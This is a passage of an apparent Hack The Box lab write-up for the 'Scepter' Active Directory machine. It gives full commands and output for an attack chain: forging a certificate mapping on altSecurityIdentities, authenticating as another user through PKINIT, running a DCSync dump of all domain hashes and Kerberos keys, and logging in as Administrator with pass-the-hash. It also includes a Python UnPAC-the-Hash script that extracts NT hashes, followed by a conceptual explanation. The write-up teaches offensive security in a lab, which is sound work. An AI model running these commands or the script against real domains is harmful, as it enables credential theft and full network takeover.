File 'd.baker.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): n
[*] Wrote certificate and private key to 'd.baker_e6bf088e-4241-497d-8a97-873de12dc47b.pfx'
We requested a certificate for d.baker with the StaffAccessCertificate template.
nz@pwnland:~/Documents/htb/scepter$ certipy-ad cert -pfx d.baker_e6bf088e-4241-497d-8a97-873de12dc47b.pfx -nokey -out new.crt
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Data written to 'new.crt'
[*] Writing certificate to 'new.crt'
We then extracted the crt file from the pfx file.
nz@pwnland:~/Documents/htb/scepter$ openssl x509 -in new.crt -noout -text | grep -A1 "Subject Key Identifier"
            X509v3 Subject Key Identifier:
                C4:FD:C1:F1:EF:73:A5:87:72:E7:E5:42:DC:6B:34:9B:5A:2F:7E:B1
We then used openssl to find the SKI of the certificate to create an identifier string.
nz@pwnland:~/Documents/htb/scepter$ bloodyad -u 'h.brown' -k -d scepter.htb --host dc01.scepter.htb set object p.adams altSecurityIdentities -v 'X509:<SKI>C4FDC1F1EF73A58772E7E542DC6B349B5A2F7EB1'
[+] p.adams's altSecurityIdentities has been updated
Then we used the ACL to write to p.adams altSecurityIdentities attribute.
nz@pwnland:~/Documents/htb/scepter$ certipy-ad auth -pfx d.baker_e6bf088e-4241-497d-8a97-873de12dc47b.pfx -domain scepter.htb -dc-ip 10.129.244.44 -u p.adams
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     No identities found in this certificate
[!] Could not find identity in the provided certificate
[*] Using principal: 'p.adams@scepter.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'p.adams.ccache'
[*] Wrote credential cache to 'p.adams.ccache'
[*] Trying to retrieve NT hash for 'p.adams'
[*] Got hash for 'p.adams@scepter.htb': aad3b435b51404eeaad3b435b51404ee:1b925c524f447bb821a8789c4b118ce0
Then we used PKINIT to authenticate as p.adams.
DCSync to full domain compromise
nz@pwnland:~/Documents/htb/scepter$ impacket-secretsdump -hashes ':1b925c524f447bb821a8789c4b118ce0' 'scepter.htb/p.adams'@dc01.scepter.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a291ead3493f9773dc615e66c2ea21c4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c030fca580038cc8b1100ee37064a4a9:::
d.baker\d.baker:1106:aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce:::
scepter.htb\a.carter:1107:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
scepter.htb\h.brown:1108:aad3b435b51404eeaad3b435b51404ee:4ecf5242092c6fb8c360a08069c75a0c:::
scepter.htb\p.adams:1109:aad3b435b51404eeaad3b435b51404ee:1b925c524f447bb821a8789c4b118ce0:::
scepter.htb\e.lewis:2101:aad3b435b51404eeaad3b435b51404ee:628bf1914e9efe3ef3a7a6e7136f60f3:::
scepter.htb\o.scott:2102:aad3b435b51404eeaad3b435b51404ee:3a4a844d2175c90f7a48e77fa92fce04:::
scepter.htb\M.clark:2103:aad3b435b51404eeaad3b435b51404ee:8db1c7370a5e33541985b508ffa24ce5:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:0a4643c21fd6a17229b18ba639ccfd5f:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:cc5d676d45f8287aef2f1abcd65213d9575c86c54c9b1977935983e28348bcd5
Administrator:aes128-cts-hmac-sha1-96:bb557b22bad08c219ce7425f2fe0b70c
Administrator:des-cbc-md5:f79d45bf688aa238
krbtgt:aes256-cts-hmac-sha1-96:5d62c1b68af2bb009bb4875327edd5e4065ef2bf08e38c4ea0e609406d6279ee
krbtgt:aes128-cts-hmac-sha1-96:b9bc4dc299fe99a4e086bbf2110ad676
krbtgt:des-cbc-md5:57f8ef4f4c7f6245
d.baker\d.baker:aes256-cts-hmac-sha1-96:6adbc9de0cb3fb631434e513b1b282970fdc3ca089181991fb7036a05c6212fb
d.baker\d.baker:aes128-cts-hmac-sha1-96:eb3e28d1b99120b4f642419c99a7ac19
d.baker\d.baker:des-cbc-md5:2fce8a3426c8c2c1
scepter.htb\a.carter:aes256-cts-hmac-sha1-96:90594ff6a706542e6e5f83a4f8108dc9f203b2fa12d512cdc7180ba41fd46c38
scepter.htb\a.carter:aes128-cts-hmac-sha1-96:a875ed3af2f895dfc8940fdc48eac5ea
scepter.htb\a.carter:des-cbc-md5:3d267fd95eab6883
scepter.htb\h.brown:aes256-cts-hmac-sha1-96:5779e2a207a7c94d20be1a105bed84e3b691a5f2890a7775d8f036741dadbc02
scepter.htb\h.brown:aes128-cts-hmac-sha1-96:1345228e68dce06f6109d4d64409007d
scepter.htb\h.brown:des-cbc-md5:6e6dd30151cb58c7
scepter.htb\p.adams:aes256-cts-hmac-sha1-96:0fa360ee62cb0e7ba851fce9fd982382c049ba3b6224cceb2abd2628c310c22f
scepter.htb\p.adams:aes128-cts-hmac-sha1-96:85462bdef70af52770b2260963e7b39f
scepter.htb\p.adams:des-cbc-md5:f7a26e794949fd61
scepter.htb\e.lewis:aes256-cts-hmac-sha1-96:1cfd55c20eadbaf4b8183c302a55c459a2235b88540ccd75419d430e049a4a2b
scepter.htb\e.lewis:aes128-cts-hmac-sha1-96:a8641db596e1d26b6a6943fc7a9e4bea
scepter.htb\e.lewis:des-cbc-md5:57e9291aad91fe7f
scepter.htb\o.scott:aes256-cts-hmac-sha1-96:4fe8037a8176334ebce849d546e826a1248c01e9da42bcbd13031b28ddf26f25
scepter.htb\o.scott:aes128-cts-hmac-sha1-96:37f1bd1cb49c4923da5fc82b347a25eb
scepter.htb\o.scott:des-cbc-md5:e329e37fda6e0df7
scepter.htb\M.clark:aes256-cts-hmac-sha1-96:a0890aa7efc9a1a14f67158292a18ff4ca139d674065e0e4417c90e5a878ebe0
scepter.htb\M.clark:aes128-cts-hmac-sha1-96:84993bbad33c139287239015be840598
scepter.htb\M.clark:des-cbc-md5:4c7f5dfbdcadba94
DC01$:aes256-cts-hmac-sha1-96:4da645efa2717daf52672afe81afb3dc8952aad72fc96de3a9feff0d6cce71e1
DC01$:aes128-cts-hmac-sha1-96:a9f8923d526f6437f5ed343efab8f77a
DC01$:des-cbc-md5:d6923e61a83d51ef
[*] Cleaning up...
Shell as administrator
nz@pwnland:~/Documents/htb/scepter$ ~/Documents/Tools/winrmexec/venv/bin/python ~/Documents/Tools/winrmexec/winrmexec.py -hashes ':a291ead3493f9773dc615e66c2ea21c4' scepter.htb/administrator@dc01.scepter.htb
'prompt_toolkit' not installed, using built-in 'readline'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] '-target_ip' not specified, using dc01.scepter.htb
[*] '-port' not specified, using 5985
[*] '-url' not specified, using http://dc01.scepter.htb:5985/wsman
PS C:\Users\Administrator\Documents> $env:username
Administrator
PS C:\Users\Administrator\Documents> $env:computername
DC01
PS C:\Users\Administrator\Documents>
Full domain compromised!
Side Quest #1: UnPAC-The-Hash
nz@pwnland:~/Documents/htb/scepter/dump$ nxc smb 10.129.244.44 --pfx-cert baker.pfx --pfx-pass 'newpassword' -u d.baker --kdcHost 10.129.244.44
SMB         10.129.244.44   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:scepter.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.244.44   445    DC01             [+] scepter.htb\d.baker:18b5fb0d99e7a475316213c15b6f22ce

nz@pwnland:~/Documents/htb/scepter/dump$
When we used nxc to authenticate using PKINIT, we somehow were able to find the NT hash of d.baker.
Wondering how did that happen? This is because of a technique known as UnPAC-The-Hash.

When we authenticate using PKINIT, we still send an AS-REQ, but it carries a PA-PK-AS-REQ pre-auth field that tells the KDC we're doing certificate-based auth. The KDC validates the certificate and maps it to the relevant user.
Because of compatibility with services that only accept NTLM, the KDC also embeds the user's NT hash inside the PAC in the TGT, alongside the session key. But the TGT is encrypted with the krbtgt key, so we can't read it directly.
Enter U2U. We can use the TGT obtained from PKINIT to request a TGS for self via U2U. In case of U2U TGS, the KDC will encrypt the TGS with the session key of the TGT. The TGS will also contain the PAC that has the NT hash.
Once TGS is obtained, we can use session key of the TGT to decrypt the TGS and obtain the NT hash.
I have created a script to depict the process:
import argparse

from minikerberos.common.factory import KerberosClientFactory
from minikerberos.protocol.external.ticketutil import get_NT_from_PAC

def get_kerberos_client_for_pkinit(pfx_file, pfx_pass, username, ip, domain):
    uri = f"kerberos+pfx://{domain}\\{username}:{pfx_pass}@{ip}/?certdata={pfx_file}"
    return KerberosClientFactory.from_url(uri).get_client_blocking()

def get_user_tgt_via_pkinit(client, username):
    client.get_TGT()

def get_nthash_via_u2u(client):
    tgs, enc_tgs_rep_part, key, dec_ticket = client.U2U()
    for cred_type, cred_hash in get_NT_from_PAC(client.pkinit_tkey, dec_ticket):
        if cred_type == "NT":
            return cred_hash
    return None

if __name__ == "__main__":

    parser = argparse.ArgumentParser(description="PoC to understand UnPAC The Hash technique")

    parser.add_argument("-pfx-file", required=True, help="specify the PFX file to use")
    parser.add_argument("-pfx-pass", default=None, help="specify the password for the PFX file")
    parser.add_argument("-username", default=None, help="specify the username in the domain")
    parser.add_argument("-dc-ip", default=None, help="specify the IP of the domain controller")
    parser.add_argument("-domain", default=None, help="specify the domain to use")

    args = parser.parse_args()

    pfx_file = args.pfx_file
    pfx_pass = args.pfx_pass
    username = args.username
    ip = args.dc_ip
    domain = args.domain

    print(f"[*] Creating a kerberos client")
    client = get_kerberos_client_for_pkinit(pfx_file, pfx_pass, username, ip, domain)

    print(f"[*] Requesting a TGT for {username} via PKINIT")
    get_user_tgt_via_pkinit(client, username)

    print(f"[*] Requesting a TGS for {username} via U2U")
    nthash = get_nthash_via_u2u(client)

    if nthash != None:
        print(f"[*] Credentials: {username}/{nthash}")
    else:
        print("[-] Could not get credentials")
I used minikerberos library here for kerberos related operations.
(venv)nz@pwnland:~/Documents/htb/scepter/scripts/UtH$ python unpac-the-hash.py -pfx-file baker.pfx -pfx-pass newpassword -username d.baker -dc-ip 10.129.51.251 -domain SCEPTER.htb
[*] Creating a kerberos client
[*] Requesting a TGT for d.baker via PKINIT
[*] Requesting a TGS for d.baker via U2U
[*] Credentials: d.baker/18b5fb0d99e7a475316213c15b6f22ce
This is exactly how we get the NT hash, done manually.
Side Quest #2: Understanding certificate mapping
Certificate mapping is the process by which the KDC maps a certificate to an AD user. It can be categorized on 2 bases.
On the basis of mapping, these can be implicit or explicit.
Implicit mapping typically uses the UPN (user) / dnSHostName (machine) attributes and tries to match it with the otherName field of the certificate. If it fails, it tried to match with the samAccountName of the user object. In case of machine objects, it appends a $ and tries to match with the samAccountName.
Explicit mapping typically relies on the value of altSecurityIdentities attribute of the user object. As we have seen previously, this value is an identifier string that tries to map the certificate to the user object.
On the basis of forgeability, certificate mapping can be weak or strong.
This relies on the value of a registry key StrongCertificateBindingEnforcement in case of PKINIT authentication. The values can be:
0-szOID_NTDS_CA_SECURITY_EXTis ignored completely. No strong binding enforced; the SID extension is ignored and weak (name-based) mappings are accepted.1- I like to call it "relaxed". If SID is present in the cert, the mapping is strong. It falls back to weak if no SID is present.2-szOID_NTDS_CA_SECURITY_EXTmust be present and SIDs must be validated.
PS C:\Users\h.brown> Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Kdc" -Name "StrongCertificateBindingEnforcement"


StrongCertificateBindingEnforcement : 1
PSPath                              : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Se
                                      rvices\Kdc
PSParentPath                        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Se
                                      rvices
PSChildName                         : Kdc
PSDrive                             : HKLM
PSProvider                          : Microsoft.PowerShell.Core\Registry
In our case, the value was set to 1 so we were relaxed.
Now let us come to the question: why couldn't we authenticate as administrator or p.adams directly, the way we did for h.brown? (Certipy called this ESC9, but as we'll see, what's really going on is a certificate-mapping problem).
nz@pwnland:~/Documents/htb/scepter$ certipy-ad auth -pfx 'd.baker_9ac0da96-1b43-4ef0-ab2e-62dca75589d5.pfx' -domain 'scepter.htb' -dc-ip 10.129.244.44 -u p.adams
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     No identities found in this certificate
[!] Could not find identity in the provided certificate
[*] Using principal: 'p.adams@scepter.htb'
[*] Trying to get TGT...
[-] Name mismatch between certificate and user 'p.adams'
[-] See the wiki for more information

nz@pwnland:~/Documents/htb/scepter$
We can see a name mismatch. On this template the certificate carries an email-based SAN, so the KDC has to map it through mail (implicitly) or altSecurityIdentities (explicitly) — and as we'll see, neither had a value to match against.
nz@pwnland:~/Documents/htb/scepter$ impacket-GetADUsers -hashes ':18b5fb0d99e7a475316213c15b6f22ce' scepter.htb/d.baker -all
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Querying scepter.htb for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  -------------------
Administrator                                         2025-03-08 03:49:11.465284  2026-08-25 02:35:48.579160
Guest                                                 <never>              <never>
krbtgt                                                2024-11-01 03:54:41.359710  <never>
d.baker                                               2026-08-25 04:51:03.474879  2026-08-25 04:19:15.928362
a.carter                                              2026-08-25 04:51:03.443616  2024-11-01 05:19:56.989039
h.brown                                               2025-03-08 03:49:11.543364  2024-11-01 09:03:05.798571
p.adams                                               2024-11-02 13:30:25.728225  2024-11-01 09:31:01.890357
e.lewis                                               2024-11-02 06:37:14.008023  2024-11-02 06:39:28.733820
o.scott                                               2024-11-02 06:37:14.210404  2024-11-02 06:39:50.311051
M.clark                                               2024-11-02 06:37:14.913599  2024-11-02 06:40:12.206587
No user had mail attribute set. So implicit mapping will fail to map the certificate to a user. In such case, the KDC will fall back to explicit mapping. This mapping relies on the altSecurityIdentities attribute.
If any user had altSecurityIdentities attribute set, then we could use that to impersonate the user.
nz@pwnland:~/Documents/htb/scepter$ bloodyad -u 'd.baker' -p ':18b5fb0d99e7a475316213c15b6f22ce' -d scepter.htb --host dc01.scepter.htb get object h.brown --attr altSecurityIdentities

distinguishedName: CN=h.brown,CN=Users,DC=scepter,DC=htb
altSecurityIdentities: X509:<RFC822>h.brown@scepter.htb
h.brown had altSecurityIdentities set, which is what let the earlier authentication succeed.
Note the form: X509:<RFC822>h.brown@scepter.htb. This is an email-based explicit mapping - it matches against the RFC822 (email) name in the certificate's SAN.
That's why setting d.baker's mail to h.brown@scepter.htb before enrolling worked: the certificate came out with that email in its SAN, and the KDC matched it to h.brown's altSecurityIdentities.
nz@pwnland:~/Documents/htb/scepter$ bloodyad -u 'd.baker' -p ':18b5fb0d99e7a475316213c15b6f22ce' -d scepter.htb --host dc01.scepter.htb get object p.adams --attr altSecurityIdentities

distinguishedName: CN=p.adams,OU=Helpdesk Enrollment Certificate,DC=scepter,DC=htb

nz@pwnland:~/Documents/htb/scepter$ bloodyad -u 'd.baker' -p ':18b5fb0d99e7a475316213c15b6f22ce' -d scepter.htb --host dc01.scepter.htb get object administrator --attr altSecurityIdentities

distinguishedName: CN=Administrator,CN=Users,DC=scepter,DC=htb
Both p.adams and administrator had no altSecurityIdentities and no mail. So neither implicit mapping (no UPN/email in a matching attribute) nor explicit mapping (no altSecurityIdentities to match against) had anything to bind the certificate to - hence the name mismatch.
The difference in the working p.adams path is that we didn't rely on her having a mapping - we wrote one.
And instead of the email form, we used X509:<SKI>, which pins the mapping to a specific certificate's Subject Key Identifier.
That's cleaner than the RFC822 approach: it doesn't depend on any other attribute like mail matching up, it just says "this exact certificate authenticates as p.adams".
Since CMS (and therefore h.brown) could write p.adams's altSecurityIdentities, we dropped the SKI of our freshly-issued cert straight into it and authenticated.
Conclusion
Scepter is one of the better AD CS boxes precisely because it punishes tool-driven autopilot. Certipy labels StaffAccessCertificate as ESC9, but chasing ESC9 leads nowhere — the template has no UPN in its SAN and no mail populated to map against, so neither of ESC9's mapping paths is available. The box only opens up once you stop trusting the label and reason about what the KDC actually does with a certificate: implicit mapping first (UPN/dNSHostName, then sAMAccountName), falling back to explicit mapping via altSecurityIdentities. That single insight — that we needed to provide an explicit mapping rather than exploit a name-stripping bug — is what turns a dead ESC9 into a working ESC14.
The escalation chain rewards patient enumeration too. The privilege that actually mattered — CMS's WriteProperty over p.adams's altSecurityIdentities — never surfaces as a BloodHound edge, and the suggestively-named Helpdesk Admins group and HelpdeskEnrollmentCertificate template are both red herrings that lead nowhere. Dumping the raw DACL on p.adams was the step that broke it open.
Full compromise came from writing an X509:<SKI> mapping onto p.adams, authenticating as her via the forged certificate, and using her Replication Operators membership to DCSync the domain.
Key takeaways:
- Read the mechanism, not the tool's label. Certipy's ESC9 flag was technically accurate about
NoSecurityExtensionbut misleading about exploitability. Understanding the mapping model told us the truth. - BloodHound is not exhaustive. Property-specific, inherited ACEs on an OU (like
CMS→altSecurityIdentities) don't always render as edges. When a named group shows no outbound control, dump the raw DACL before assuming it's inert. - Explicit mapping is forgeable when you can write
altSecurityIdentities.X509:<SKI>in particular binds a specific certificate with no dependence on any other AD attribute — clean and reliable when you control the target's mapping. - PKINIT gives you more than a ticket. UnPAC-the-Hash means a certificate auth is also an NT-hash disclosure, which is why the foothold and every subsequent identity handed us hashes for free.
That's all for this one. See you in the next one!